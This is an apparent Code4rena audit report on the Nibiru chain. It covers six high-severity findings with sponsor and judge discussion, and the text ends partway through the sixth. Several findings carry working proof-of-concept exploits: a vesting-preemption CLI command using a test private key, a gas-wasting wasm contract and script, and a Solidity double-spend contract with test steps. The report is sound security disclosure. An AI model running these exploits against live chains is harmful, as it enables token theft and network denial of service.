




More info needed! Please provide tax info and payment wallet address to enable payouts. [Awarding info →](#)



← Reports



Nibiru Findings & Analysis Report

PUBLISHED FEB 24, 2025

Overview

About C4

Code4rena (C4) is an open organization consisting of security researchers, auditors, developers, and individuals with domain expertise in smart contracts.

A C4 audit is an event in which community participants, referred to as Wardens, review, audit, or analyze smart contract logic in exchange for a bounty provided by sponsoring projects.

During the audit outlined in this document, C4 conducted an analysis of the Nibiru smart contract system. The audit took place from November 11 to November 25, 2024.

This audit was judged by [berndartmueller](#).

Final report assembled by Code4rena.

Following the C4 audit, 2 wardens ([3docSec](#) and [berndartmueller](#)) reviewed the mitigations for sponsor addressed issues; the [mitigation review report](#) is appended below the audit report.

Summary

The C4 analysis yielded an aggregated total of 16 unique vulnerabilities. Of these vulnerabilities, 6 received a risk rating in the category of HIGH severity and 10 received a risk rating in the category of MEDIUM severity.

Additionally, C4 analysis included 2 reports detailing issues with a risk rating of LOW severity or non-critical.

All of the issues presented here are linked back to their original finding.

Scope

The code under review can be found within the [C4 Nibiru repository](#), and is composed of 50 smart contracts written in the Solidity programming language and includes 7,110 lines of Solidity code.

Severity Criteria

C4 assesses the severity of disclosed vulnerabilities based on three primary risk categories: high, medium, and low/non-critical.

High-level considerations for vulnerabilities span the following key areas when conducting assessments:

- Malicious Input Handling
- Escalation of privileges
- Arithmetic
- Gas use

For more information regarding the severity criteria referenced throughout the submission review process, please refer to the documentation provided on [the C4 website](#), specifically our section on [Severity Categorization](#).

🔗 High Risk Findings (6)

🔗 [H-01] Vesting account preemption attack preventing future contract deployment

Submitted by [gh8eo](#)

This vulnerability allows an attacker to preemptively set a target address as a vesting account, permanently blocking contract deployments by Factory contracts or other users to that address. Once the address is marked as a vesting account, any deployment attempt stores the contract bytecode in the state without creating a `codeHash`, rendering the contract permanently inaccessible.

For example, an attacker could target critical ecosystem addresses, such as those planned for LayerZero or Uniswap, and preemptively mark them as vesting accounts. This would effectively “orphan” the contract bytecode at these addresses, with no way to interact with or access it. The severity is compounded if funds are deployed with the contract, as these would also be irretrievable.

If exploited, this vulnerability allows an attacker to lock up critical addresses by setting them as vesting accounts, resulting in “lost” contracts with unreachable bytecode and permanently inaccessible funds. For ecosystem-critical contracts or high-value deployments, this could disrupt functionality and lead to substantial, irreversible losses.

🔗 Proof of Concept

The following commit demonstrates the vulnerability through a step-by-step exploit:

- Commit [link](#) (private repo)
- Description: Key aspects of this vulnerability are demonstrated in `TestVestingAccountPreemptionAttack`, which provides a proof of concept for the vulnerability in the form of a test scenario.

Please provide your GitHub handles, and I will grant access to the private repository. For quick reference before access permissions are granted, I’ve included a core snippet of the reproduction code below.

► Details

🔗 Test Code Walkthrough

1.

A victim account is created, which deploys a factory contract along with a small fund (lines 244~289).

- The factory contract deploys each child contract with 999 wei, so it requires a minimal balance. For further details, see `x/evm/embeds/contracts/Factory.sol`.

2. Verify that the factory contract has been successfully deployed (lines 291—298).
3. Next, the attacker starts the preemption attack. The attacker anticipates the address of the child contract that the factory will deploy next. This is possible because the address generation for contracts is deterministic, based on the deployer's address and nonce (line 309).
4. The attacker creates a `PermanentLockedAccount` at the anticipated child contract address (lines 313—319). This immediately disrupts the normal functionality of the first future child deployed by the factory. If the attacker creates vesting accounts across multiple nonces within a for loop, this would effectively block **any future child contract** deployments by the factory. The following steps demonstrate the resulting impacts.
5. Attempt to deploy a child by calling `makeChild` on the factory contract (lines 322—339). The transaction to deploy the child succeeds, but something has gone wrong.
6. **Impact 1:** Although the bytecode has been stored in the state, no `codeHash` is mapped to the account. This is due to the internal logic in `SetAccount`, where the `codeHash` is only set if the account implements `EthAccountI`. Because the account here is a `PermanentLockedAccount`, the `codeHash` is not set. With no mapping between the contract address and the `codeHash`, the deployed bytecode is permanently inaccessible.
7. **Impact 2:** Since the bytecode is permanently inaccessible, it wastes storage space in the state. In this PoC, the Child contract bytecode occupies 1,401 bytes, leading to 1,401 bytes of wasted storage.
8. **Impact 3:** When the factory contract deploys a child, it transfers 999 wei to the new contract. To retrieve these funds, the withdraw function on the child contract should be called. However, because no `codeHash` exists in the state for the child contract's address, it is inaccessible. As a result, these funds are permanently locked. If this attack targeted large-scale contracts that deploy children with substantial amounts of funds, the potential loss could be significant.

Manual Reproduce

- Set victim account with the private key `46e86cbf25a9aeb0630feebbb4ec22d6ee7acbdbde8b54d0382112c9b0cfe37c`.
- Deploy factory contract using victim account.
- Execute attack command: `nibid tx vesting create-permanent-locked-account nibi136uvp9vz8qplx4rc32fpju5natuacvvgau96c6 10unibi --from attacker`.
- Ensure the target address is the expected child address of factory contract.
- Attempt to call `Child.withdraw` from victim account. No state transition will occur, and no funds will be retrievable due to the missing `codeHash`.

Recommended mitigation steps

There are two potential approaches for patching this vulnerability: a fundamental patch and a more practical one.

The fundamental approach involves completely separating the Cosmos address system from the EVM address system. Currently, the bytes of an EVM address are directly used as Cosmos addresses, allowing them to share state, which enables this vulnerability. By fully decoupling these address systems, this issue could be prevented entirely. However, this would require a major design overhaul and is thus not a realistic solution.

The more practical approach is to disable the Vesting Account feature at the ante handler level. While this would prevent the use of vesting features, it is likely a necessary trade-off for security reasons.

Unique-Divine (Nibiru) confirmed and commented:

I think this one's a nice finding. Impact 3 is not so much a factor since you can only do this attack prior to the deployment of a contract. It's a bit of an edge case because it assumes the deployer's opting for a deterministic address.

Mitigation for us would be a simple removal of each of the "auth/vesting" transaction messages, because we don't even use that module and all vesting is managed by Wasm contracts

Nibiru mitigated:

PR-2127 - Disabled built in auth/vesting module functionality.

Status: Mitigation confirmed.

[H-02] Non-deterministic gas consumption due to shared StateDB pointer in bank keeper affecting consensus

Submitted by **Ox41**

An issue exists in Nibiru's implementation of the bank keeper and its interaction with the EVM's StateDB. The `NibiruBankKeeper` maintains a pointer field to `StateDB` that gets updated during read-only EVM operations (like `eth_estimateGas`), which then affects the gas computation of subsequent bank transactions.

The issue arises because the `StateDB` pointer in `NibiruBankKeeper` is modified during read-only operations, and the presence or absence of this pointer affects program flow in bank operations through nil checks:

```
func (bk *NibiruBankKeeper) SyncStateDBWithAccount(ctx sdk.Context, acc sdk.AccAddress) {  
    // If there's no StateDB set, it means we're not in an EthereumTx.  
    if bk.StateDB == nil {  
        return  
    }  
    // ... state updates  
}
```

This can lead to consensus failures as different nodes may compute different gas amounts for the same transaction (depending on if they previously executed a read only query via RPC), which should never happen.

Proof of Concept

The vulnerability can be demonstrated through the following sequence:

1. Initial state: Execute a bank send transaction and record gas used.

```
// Initial bank send  
sendMsg := banktypes.NewMsgSend(sender, receiver, coins)  
gasUsed1 := executeTx(sendMsg) // Records initial gas usage
```

2. Trigger a read-only operation that modifies the StateDB pointer.

```
// This can modify NibiruBankKeeper.StateDB depending on the tx content
client.EstimateGas(ethTx)
```

3. Execute the same bank send transaction again.

```
gasUsed2 := executeTx(sendMsg) // Different gas usage than gasUsed1 because bk.StateDB is no longer nil
```

The key problematic code is in [bank_extension.go](#) :

```
type NibiruBankKeeper struct {
    bankkeeper.BaseKeeper
    StateDB *statedb.StateDB // This shared pointer causes the issue
}

func (evmKeeper *Keeper) NewStateDB(
    ctx sdk.Context, txConfig statedb.TxConfig,
) *statedb.StateDB {
    stateDB := statedb.New(ctx, evmKeeper, txConfig)
    evmKeeper.Bank.StateDB = stateDB // Modifies shared state
    return stateDB
}
```

Recommended mitigation steps

There are several ways to fix this issue:

1. Clone the StateDB for read-only operations:

```
func (k Keeper) EstimateGas(ctx sdk.Context, msg core.Message) (uint64, error) {
    originalStateDB := k.Bank.StateDB
    k.Bank.StateDB = originalStateDB.Copy()
    defer func() {
        k.Bank.StateDB = originalStateDB
    }()
    // ... estimation logic
}
```

2. Use context to pass StateDB instead of keeping it as a field:

```
type NibiruBankKeeper struct {
    bankkeeper.BaseKeeper
}

func (bk *NibiruBankKeeper) SyncStateDBWithAccount(
    ctx sdk.Context,
    stateDB *statedb.StateDB,
    acc sdk.AccAddress,
) {
```

```

    if stateDB == nil {
        return
    }
    // ... state updates
}

```

3. Implement a proper snapshot/restore mechanism:

```

type BankKeeperState struct {
    stateDB *statedb.StateDB
}

func (bk *NibiruBankKeeper) Snapshot() *BankKeeperState {
    return &BankKeeperState{stateDB: bk.StateDB}
}

func (bk *NibiruBankKeeper) Restore(state *BankKeeperState) {
    bk.StateDB = state.stateDB
}

```

The solution must ensure:

- Deterministic gas computation across all nodes.
- Proper isolation between read-only and state-modifying operations.

Lambda (warden) commented:

It is possible that I am missing something obvious and this is indeed invalid, but I still think that this is (was) a valid critical issue that could have caused consensus failure because of non-deterministic gas usage across nodes. While looking at the current Nibiri code, I even noticed that it was fixed in the meantime [here](#). However, this was in a later version than the frozen code, i.e., the frozen commit still had the issue.

berndartmueller (judge) commented:

@Lambda - After a more comprehensive second look, I agree that this is an issue. This finding was initially dismissed as invalid due to the lack of a comprehensive write-up and PoC.

While this issue has been separately discovered by the sponsor, the code in scope of the audit still contained the flaw. Therefore, it's still a valid submission, with High severity justified, given that it can cause consensus failures.

k-yang (Nibiru) confirmed and commented:

Addressed by <https://github.com/NibiruChain/nibiru/pull/2173>.

Nibiru mitigated:

PR-2165 - *Ensure only one copy of StateDB when executing Ethereum txs.*

Status: Mitigation confirmed.

[H-03] Unlimited Nibi could be minted because evm and bank balance are not synced when staking

Submitted by **0x007**

`NibiruBankKeeper.SyncStateDBWithAccount` function in `bank_extension.go` is responsible for synchronizing the EVM state database (`StateDB`) with the corresponding bank account balance whenever the balance is updated. However, this function is not invoked by all operations that modify bank balances.

```
func (bk *NibiruBankKeeper) SyncStateDBWithAccount(
    ctx sdk.Context, acc sdk.AccAddress,
) {
    // If there's no StateDB set, it means we're not in an EthereumTx.
    if bk.StateDB == nil {
        return
    }
    balanceWei := evm.NativeToWei(
        bk.GetBalance(ctx, acc, evm.EVMBankDenom).Amount.BigInt(),
    )
    bk.StateDB.SetBalanceWei(eth.NibiruAddrToEthAddr(acc), balanceWei)
}
```

The following functions call `bankKeeper.setBalance` , but some do not trigger `SyncStateDBWithAccount` :

```
* bankKeeper.addCoins
* bankKeeper.SendCoins (✅ Synced)
* bankKeeper.SendCoinsFromModuleToAccount (✅ Synced)
* bankKeeper.SendCoinsFromModuleToModule (✅ Synced)
* bankKeeper.SendCoinsFromAccountToModule (✅ Synced)
* bankKeeper.InputOutputCoins (❌ Not Synced)
* bankKeeper.DelegateCoins (❌ Not Synced)
* bankKeeper.UndelegateCoins (❌ Not Synced)
* bankKeeper.MintCoins (✅ Synced)
* bankKeeper.subUnlockedCoins
* bankKeeper.SendCoins (✅ Synced)
* bankKeeper.InputOutputCoins (❌ Not Synced)
* bankKeeper.UndelegateCoins (❌ Not Synced)
* bankKeeper.BurnCoins (✅ Synced)
* bankKeeper.DelegateCoins (❌ Not Synced)
* bankKeeper.DelegateCoinsFromAccountToModule
* stakingKeeper.Delegate
* stakingMsgServer.CreateValidator
* stakingMsgServer.Delegate
* stakingMsgServer.CancelUnbondingDelegation
* stakingKeeper.BeginRedelegation
* stakingMsgServer.BeginRedelegate
```

The EVM can mint or burn an arbitrary amount of Nibi tokens when the `obj.Account.BalanceWei` in the StateDB is out of sync. Specifically, the EVM's `SetAccBalance` function allows this discrepancy to occur if balances are updated outside of the `SyncStateDBWithAccount` mechanism.

Proof of Concept

The `bankKeeper.DelegateCoins` function illustrates this vulnerability. It would reduce the balance of delegator address and increase the balance `BondedPoolName` or `NotBondedPoolName` module address. And this could be triggered because

- `stakingMsgServer` can reach it with `Delegate -> stakingKeeper.Delegate -> bankKeeper.DelegateCoinsFromAccountToModule -> bankKeeper.DelegateCoins`.
- `stakingMsgServer` can be triggered by wasm contracts ([here](#) and [here](#)).
- wasm contracts can be triggered by evm contracts ([here](#)).

<https://github.com/code-423n4/2024-11-nibiru/blob/main/app/keepers.go#L462-L465>

```
supportedFeatures := strings.Join(wasmdapp.AllCapabilities(), ",")

// Create wasm VM outside keeper so it can be reused in client keeper
wasmVM, err := wasmvm.NewVM(filepath.Join(wasmdir, "wasm"), supportedFeatures, wasmVmContractMemoryLimit,
wasmConfig.ContractDebugMode, wasmConfig.MemoryCacheSize)
```

<https://github.com/NibiruChain/wasmd/blob/v0.44.0-nibiru/app/wasm.go#L9>

```
func AllCapabilities() []string {
    return []string{
        "iterator",
        "staking",
        "stargate",
        "cosmwasm_1_1",
        "cosmwasm_1_2",
        "cosmwasm_1_3",
        "cosmwasm_1_4",
    }
}
```

<https://github.com/code-423n4/2024-11-nibiru/blob/main/x/evm/precompile/wasm.go#L118C1-L162C2>

```
// execute invokes a Wasm contract's "ExecuteMsg", which corresponds to
// "wasm/types/MsgExecuteContract". This enables arbitrary smart contract
// execution using the Wasm VM from the EVM.
//
// Implements "execute" from evm/embeds/contracts/Wasm.sol:
//
// ```solidity
//     function execute(
//         string memory contractAddr,
//         bytes memory msgArgs,
//         BankCoin[] memory funds
//     ) payable external returns (bytes memory response);
// ```
//
// Contract Args:
// - contractAddr: nibi-prefixed Bech32 address of the wasm contract
// - msgArgs: JSON encoded wasm execute invocation
```



```
// - funds: Optional funds to supply during the execute call. It's
// uncommon to use this field, so you'll pass an empty array most of the time.
func (p precompileWasm) execute(
    start OnRunStartResult,
    caller gethcommon.Address,
    readOnly bool,
) (bz []byte, err error) {
    method, args, ctx := start.Method, start.Args, start.CacheCtx
    defer func() {
        if err != nil {
            err = ErrMethodCalled(method, err)
        }
    }()
    if err := assertNotReadOnlyTx(readOnly, method); err != nil {
        return nil, err
    }

    wasmContract, msgArgsBz, funds, err := p.parseArgsWasmExecute(args)
    if err != nil {
        err = ErrInvalidArgs(err)
        return
    }
    data, err := p.Wasm.Execute(ctx, wasmContract, eth.EthAddrToNibiruAddr(caller), msgArgsBz, funds)
    if err != nil {
        return
    }
    return method.Outputs.Pack(data)
}
```

🔗 Exploit Steps

- Create a Wasm contract to perform staking-related operations and fund it with x Nibi.
- Create an EVM contract to interact with the Wasm contract.
- In the EVM contract:
 - Transfer dust amount to the wasm so that the account is retrieved and added to the `statedb`'s `stateObjects`
 - Instruct the wasm contract to delegate y Nibi
- When delegate reduces the wasm balance from x to $x-y$. EVM would still believe the balance is x and `SetAccBalance` would increase the balance from $x-y$ to x by minting y .
- The attacker can call the wasm contract to undelegate the delegated y Nibi, or attack several times to take over the chain.

🔗 Recommended mitigation steps

Make sure EVM `statedb` is synced for every action that changes bank balances, preferably from `setBalance`.

k-yang (Nibiru) confirmed and commented:

Agree this is a high risk vulnerability.

Nibiru mitigated:

PR-2142 - Add additional missing bank keeper method overrides to sync with StateDB .

Status: Mitigation confirmed.

[H-04] Gas is not consumed when precompile method fail, allowing resource consumption related DOS

Submitted by [0x007](#)

<https://github.com/code-423n4/2024-11-nibiru/blob/main/x/evm/precompile/funtoken.go#L79-L84>

<https://github.com/code-423n4/2024-11-nibiru/blob/main/x/evm/precompile/wasm.go#L71-L79>

<https://github.com/code-423n4/2024-11-nibiru/blob/main/x/evm/precompile/oracle.go#L60-L64>

Finding description and impact

When a precompile method fails (e.g., due to an error), **gas is not consumed** as the method returns early before invoking the gas consumption logic. This issue affects all three precompiles in the system:

- FunToken
- Wasm
- Oracle

The lack of gas consumption on failure allows attackers to perform denial-of-service (DoS) attacks by exploiting the failure conditions to consume excessive resources without paying for them. The code snippet below demonstrates the issue:

```
if err != nil {  
    return nil, err  
}  
  
// Gas consumed by a local gas meter  
contract.UseGas(startResult.CacheCtx.GasMeter().GasConsumed())
```

Impact:

- 1. Resource Consumption without Gas Payment:** Since gas is not consumed on failure, an attacker can repeatedly trigger precompile failures, consuming large amounts of resources without the associated cost.
- 2. Potential DoS Attack:** This can lead to a DoS attack, where an attacker fills the block with failed precompile executions, causing network slowdowns, failures, or even halting the chain.
- 3. Block Gas Limit Exploitation:** Before the `precompile.Run` method is called, a small amount of `requiredGas` is consumed. However, once this is consumed, attackers can continue to use gas at no cost, potentially exhausting the block gas limit.

Proof of Concept

1. **Create an EVM Contract:** Design an EVM contract that calls the `wasm.execute` function repeatedly, up to the `maxMultistoreCacheCount` (10) times.
2. **Trigger the DoS:** Call the contract with a transaction that uses a large amount of gas limit.
3. **Exploit the Failure:** In the `wasm.execute` function, consume almost all of the available gas and then revert the transaction. This will allow the attacker to consume gas without paying for it, leveraging the bug in the precompile failure handling.

Recommended mitigation steps

Use gas before returning the `err` :

```
// Gas consumed by a local gas meter
contract.UseGas(startResult.CacheCtx.GasMeter().GasConsumed())

if err != nil {
    return nil, err
}
```

onikonychev (Nibiru) commented:

Moving `contract.UseGas()` before the error handling does not make sense. See the reasons below:

1. User must specify a gas limit when sending an Ethereum tx.
2. Before precompile execution, an isolated gas meter is created with the specified gas limit.
3. If, during the execution (could be in the beginning or in the middle), gas consumption exceeds the user-specified gas limit, the gas meter throws an `OutOfGas` exception and reverts the transaction.
4. In case of transaction failure (as well as success), the user pays almost 100% of the gas specified in the transaction. This is done to encourage users to be more accurate and to call `EstimateGas()` before execution. There is a potential 20% refund (see [here](#)), but this is not a significant factor.
5. Therefore, a potential attacker WILL still pay gas regardless of whether the transaction succeeds or reverts.

berndartmueller (judge) commented:

@onikonychev - due to not consuming the precompile gas in the case of an error, a user can repeatedly call the precompile, have it purposefully error and thus consume more computational resources than the user would be eligible for with the paid gas.

k-yang (Nibiru) confirmed and commented:

Agree it's a valid issue. Here's a `wasm` contract that demonstrates it:

```
use cosmwasm_std::{
    entry_point, to_json_binary, Binary, Deps, DepsMut, Env, MessageInfo, Response, StdError,
```

```

        StdResult,
    };
    use cw2::set_contract_version;

    use crate::error::ContractError;
    use crate::msg::{ExecuteMsg, InstantiateMsg, QueryMsg};

    // version info for migration info
    const CONTRACT_NAME: &str = "crates.io:counter";
    const CONTRACT_VERSION: &str = env!("CARGO_PKG_VERSION");

    #[cfg_attr(not(feature = "library"), entry_point)]
    pub fn instantiate(
        deps: DepsMut,
        _env: Env,
        info: MessageInfo,
        _msg: InstantiateMsg,
    ) -> Result<Response, ContractError> {
        set_contract_version(deps.storage, CONTRACT_NAME, CONTRACT_VERSION)?;

        Ok(Response::new()
            .add_attribute("method", "instantiate")
            .add_attribute("owner", info.sender))
    }

    #[cfg_attr(not(feature = "library"), entry_point)]
    pub fn execute(
        _deps: DepsMut,
        _env: Env,
        _info: MessageInfo,
        msg: ExecuteMsg,
    ) -> Result<Response, ContractError> {
        match msg {
            ExecuteMsg::WasteGas {} => Err(ContractError::Std(StdError::generic_err(
                "arbitrary revert".to_string(),
            ))),
            ExecuteMsg::NoGas {} => Ok(Response::new().add_attribute("method", "no_gas")),
        }
    }

    // ./msg.rs
    use cosmwasm_schema::cw_serde;

    #[cw_serde]
    pub struct InstantiateMsg {}

    #[cw_serde]
    pub enum ExecuteMsg {
        WasteGas {},
        NoGas {},
    }

```

And here's a script that executes the wasteful gas scenario:

```

import { HDNodeWallet, JsonRpcProvider, toUtf8Bytes } from "ethers";
import { WastefulGas__factory } from "../../typechain-types";

// connects to local node
const jsonRpcProvider = new JsonRpcProvider("http://localhost:8545");

// mnemonic for the HD wallet
const mnemonic = "...";
const owner = HDNodeWallet.fromPhrase(mnemonic, "", "m/44'/118'/0'/0/0").connect(jsonRpcProvider)

```

```

const WASM_CONTRACT_ADDR = process.argv[2];

async function main() {
  // deploy contract
  const factory = new WastefulGas__factory(owner);
  const attackContract = await factory.deploy();
  await attackContract.waitForDeployment();
  console.log("contract address: ", await attackContract.getAddress())

  const msgBzNoGas = toUtf8Bytes(JSON.stringify({
    "no_gas": {},
  }));

  // call attack
  const txNoGas = await attackContract.attack(WASM_CONTRACT_ADDR, msgBzNoGas, { gasLimit: "200000" });
  const receiptNoGas = await txNoGas.wait();
  console.log("receiptNoGas: ", receiptNoGas);

  const msgBzWasteGas = toUtf8Bytes(JSON.stringify({
    "waste_gas": {
      "gas_limit": 0,
    },
  }));
  // call attack
  const txWasteGas = await attackContract.attack(WASM_CONTRACT_ADDR, msgBzWasteGas, { gasLimit:
"200000" });
  const receiptWasteGas = await txWasteGas.wait();
  console.log("receiptWasteGas: ", receiptWasteGas);
}

main();

```

The two attacks should consume the same amount of gas, but the one that errors consumes considerably less gas.

Nibiru mitigated:

PR-2152 - Consume gas before returning error.

Status: Mitigation confirmed.

[H-05] Inconsistent state management: ethereumTx - StateDB overriding CallContract results

Submitted by 0x007

When a precompile is invoked, the context (`ctx`) is cached, and the state database (`statedb`) commits to this cache, ensuring that precompiles operate with the most up-to-date context and data. During the execution of the precompile, the context can be modified, but these changes are not fully reflected in the state database, except for bank-related modifications.

```
func (s *StateDB) Commit() error {
    if s.writeToCommitCtxFromCacheCtx != nil {
        s.writeToCommitCtxFromCacheCtx()
    }
    return s.commitCtx(s.GetEvmTxContext())
}
```

The snippet above shows that at the end of the transaction, the `evmTxCtx` is updated to the cached context (`cachedCtx`) before the state changes are committed by the `statedb.commitCtx`. However, the issue arises because **EvmState and Account modifications made within `cachedCtx` can be overwritten when `statedb.commitCtx` commits the state changes**. This creates a situation where certain state changes, particularly those made by precompiles like `FunToken`, can be lost or corrupted.

For example, the `FunToken` precompile may call `CallContract` and modify `EvmState`'s `AccState` after the account state object has been added to the `statedb` and dirtied.

🔗 Impact

- 1. Unlimited token minting:** The state inconsistencies could allow the minting of unlimited `FunToken`'s, as state changes made during precompile execution may be overwritten.
- 2. State corruption:** The precompile could corrupt the state of any contract by exploiting the `statedb`'s lack of awareness of the modifications made during precompile execution.
- 3. Malicious contract exploits:** An attacker could create a malicious ERC20 token, which, when added to `FunToken`, could leverage the `MaliciousERC20.transfer` method as a callback to perform arbitrary operations on any contract, including state manipulation.
- 4. Locking factories:** A lot of factories use create which depends on their nonce being incremented in sequence. If a nonce is reused, the transaction would fail because there's already a contract where they want to deploy.

🔗 Proof of Concept

- **CreateFunToken** : Add Nibi, or any valuable coin to `FunToken`.
- **ConvertCoinToEvm** : Convert Nibi to ERC20.
- Create eth tx that performs this in the smart contract:
 - Transfer WEI to add object to `statedb`.
 - Convert `X` ERC20 to Nibi through `FunToken.sendToBank`. It would reduce `balanceOf` contract by `X` amount, and mint `X` Nibi coins to the contract.
- At the end of `ethereumTx`, `statedb` would commit the `balanceOf` contract to the initial balance before `FunToken.sendToBank`.

The transfer to add object to `statedb` can also be done after `precompile` is called because `statedb` would get account and object from `evmTxCtx` which is lagging `cachedCtx`.

🔗 Recommended mitigation steps

Make sure `EthereumTx.statedb` knows what `CallContracts` in `precompile` have done, and it has to work well when reverts occur.

k-yang (Nibiru) disputed and commented:

I don't agree with the statement:

However, the issue arises because EvmState and Account modifications made within cachedCtx can be overwritten when statedb.commitCtx commits the state changes.

writeToCommitCtxFromCacheCtx() writes the changes from cacheCtx to evmTxCtx, so cacheCtx changes are never lost. And furthermore, s.commitCtx(s.GetEvmTxContext()) writes the stateObject changes from StateDB to evmTxCtx, so evmTxCtx accrues all pending changes.

I firmly believe this is a false positive, but I'm happy to dive deeper into it if the warden can provide a more thorough attack scenario, with actual working code and transactions.

Ox007 (warden) commented:

POC

1. Start localnet:

```
just localnet
```

2. Create Nibi Funtoken :

```
nibid tx evm create-funtoken --bank-denom unibi --from validator --gas auto --gas-adjustment 1.5 --note "" --yes
```

3. Mint 1 million Nibi to account:

```
nibid tx evm convert-coin-to-evm 0xC0f4b45712670cf7865A14816bE9Af9091EDdA1d 1000000000000unibi --from validator --gas auto --gas-adjustment 1.5 --note "" --yes
```

4. Create contract:

Add the following to **contracts** in a new file named POC24.sol :

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.24;

import {IERC20} from "@openzeppelin/contracts/token/ERC20/ERC20.sol";

interface IFunToken {
```

```

function sendToBank(address erc20, uint256 amount, string calldata to) external returns (uint256
sentAmount);
}

contract POC24 {
    IFunToken public funToken = IFunToken(0x0000000000000000000000000000000000000000000000000000000000000000);
    IERC20 public erc20 = IERC20(0x7D4B7B8CA7E1a24928Bb96D59249c7a5bd1DfBe6);
    // recipient is validator and it's different from account which would be used to pay evm gas
    string public recipient = "nibi1zaavvzhez0elundtn32qnk9lkm8kmcsz44g7xl";

    function attack() public {
        // transfer fun token to any address to dirty the statedb
        // transferring to self won't work because of this

561
562        // After further test, this part is not necessary
563        // erc20.transfer(0x0000000000000000000000000000000000000000000000000000000000000000dEaD, 1);
564
565        uint balance = erc20.balanceOf(address(this));
566        // sendToBank should reduce balance to zero, but it won't
567        // cacheCtx, yes. But in statedb, No
568        funToken.sendToBank(address(erc20), balance, recipient);
569
570        // increment journal from 0 because of this
571
572        // Also, did you noticed we transferred the whole balance in sendToBank
573        // But, statedb thinks we have balance
574        erc20.transfer(0x0000000000000000000000000000000000000000000000000000000000000000dEaD, 1);
575    }
576 }

```

5. Create Test:

Add the following to test in new file named poc24.test.ts

```

import { describe, it } from '@jest/globals';
import { parseUnits, formatUnits, Contract } from 'ethers';
import { account, provider } from './setup';
import {
    POC24__factory,
} from './types';

describe('POC24 tests', () => {
    // Before test, add nibi to funtoken and mint some
    // nibi tx evm create-funtoken --bank-denom unibi --from validator --gas auto --gas-adjustment 1.5
    --note "" --yes
    // nibi tx evm convert-coin-to-evm 0xC0f4b45712670cf7865A14816bE9Af9091EDdA1d 1000000000000unibi -
    --from validator --gas auto --gas-adjustment 1.5 --note "" --yes
    it('it should double spend', async () => {
        const transferAmount = parseUnits("1000", 6);
        const erc20Abi = [
            "function transfer(address recipient, uint256 amount) external returns (bool)",
            "function balanceOf(address _owner) public view returns (uint256 balance)"
        ];

        const nibi_erc20 = new Contract("0x7D4B7B8CA7E1a24928Bb96D59249c7a5bd1DfBe6", erc20Abi,
account);

        // deploy contract
        const factory = new POC24__factory(account);
        const contract = await factory.deploy();
        await contract.waitForDeployment();
    });

```



```
// transfer the amount to contract
let tx = await nibi_erc20.transfer(contract, transferAmount);
await tx.wait();

// call attack
tx = await contract.attack();
await tx.wait();

// show end balance
const balance = await nibi_erc20.balanceOf(contract);
console.log(`ERC20 Balance of contract after transaction: ${formatUnits(balance, 6)}`);
}, 30000) // test is slow, that's why timeout is set to 30s
})
```

6. Check recipient balance before test:

```
nibid query bank balances nibi1zaavvzxez0elundtn32qnk9lkm8kmcsz44g7x1 --denom unibi

# Result
# {"denom":"unibi","amount":"8989100000000"}
```

7. Run Test:

```
cd evm-e2e
npx hardhat clean && npx hardhat compile && npx jest test/poc24.test.ts --verbose

# Result
# ERC20 Balance of contract after transaction: 999.999999
```

8: Check recipient balance after test:

It has increased by the same 1,000 Nibi from sendToBank .

```
nibid query bank balances nibi1zaavvzxez0elundtn32qnk9lkm8kmcsz44g7x1 --denom unibi

# Result
# {"denom":"unibi","amount":"8990100000000"}
```

Explanation

Before POC sendToBank :

- cacheCtx balance: None
- evmTxCtx balance: 1,000 Nibi
- stateObjects DirtyStorage : None

In evm CacheCtxForPrecompile :

- cacheCtx balance: 1,000 Nibi

- `evmTxCtx` balance: 1,000 Nibi
- `stateObjects` `DirtyStorage` : None

After POC `sendToBank` :

- `cacheCtx` balance: 0 Nibi
- `evmTxCtx` balance: 1,000 Nibi
- `stateObjects` `DirtyStorage` : None

After POC `transfer` :

- `cacheCtx` balance: 0 Nibi
- `evmTxCtx` balance: 1,000 Nibi
- `stateObjects` `DirtyStorage` : 999.999999 Nibi

Note: Simply using `writeToCommitCtxFromCacheCtx` after `CallContract` won't resolve the issue because we could have dirtied the storage earlier and use the dirtied storage for subsequent executions instead of reading from `evmTxCtx` .

After `writeToCommitCtxFromCacheCtx` :

- `cacheCtx` balance: 0 Nibi
- `evmTxCtx` balance: 0 Nibi
- `stateObjects` `DirtyStorage` : 999.999999 Nibi

After `s.commitCtx(s.GetEvmTxContext())` :

- `evmTxCtx` balance: 999.999999 Nibi

berndartmueller (judge) commented:

@k-yang - please have a look at the PoC provided by the warden and let me know what you think.

k-yang (Nibiru) confirmed and commented:

I did some more digging and I agree it's a valid bug. The bug stems from creating multiple new `StateDBs` in the `ApplyEvmMsg` but resetting the `StateDB` back to the original `StateDB` near the end of the `precompile` call here; thereby, losing all the storage slot changes in the intermediate `StateDBs` .

The problem is further compounded by the fact that `StateDB.getStateObject()` always uses the `evmTxCtx` instead of using the `cacheCtx` , which has the latest changes, when it's available.

Nibiru mitigated:

PR-2165 - Ensure only one copy of StateDB when executing Ethereum txs.

Status: Mitigation confirmed.

[H-06] Hardcoded gas used in ERC20 queries allows for block production halt from infinite recursion

Submitted by 3docSec, also found by 0x007

<https://github.com/code-423n4/2024-11-nibiru/blob/8ed91a036f664b421182e183f19f6cef1a4e28ea/x/evm/precompile/funtoken.go#L149>

<https://github.com/code-423n4/2024-11-nibiru/blob/8ed91a036f664b421182e183f19f6cef1a4e28ea/x/evm/precompile/funtoken.go#L285>

Vulnerability details

The `funtoken` precompile allows an EVM caller to access information about tokens that coexist in the Cosmos (“coin”) and EVM (“ERC20”) spaces.

Some operations performed by this precompile consist of EVM calls; for example, if we look at the `balance` method:

```
File: funtoken.go
265: func (p precompileFunToken) balance(
266:     start OnRunStartResult,
267:     contract *vm.Contract,
268: ) (bz []byte, err error) {
---
285:     ERC20Bal, err := p.evmKeeper.ERC20().BalanceOf(funtoken.Erc20Addr.Address, addrEth, ctx)
286:     if err != nil {
287:         return
288:     }
```

We see that for fetching the EVM info, it calls the `evmKeeper.ERC20().BalanceOf` function:

```
File: ERC20.go
125: func (e ERC20Calls) BalanceOf(
126:     contract, account gethcommon.Address,
127:     ctx sdk.Context,
128: ) (out *big.Int, err error) {
129:     return e.LoadERC20BigInt(ctx, e.ABI, contract, "balanceOf", account)
130: }
```

Which in turn calls `LoadERC20BigInt` :

```
File: ERC20.go
222: func (k Keeper) LoadERC20BigInt(
223:     ctx sdk.Context,
224:     abi *gethABI.ABI,
225:     contract gethcommon.Address,
226:     methodName string,
```

```

227:     args ...any,
228: ) (out *big.Int, err error) {
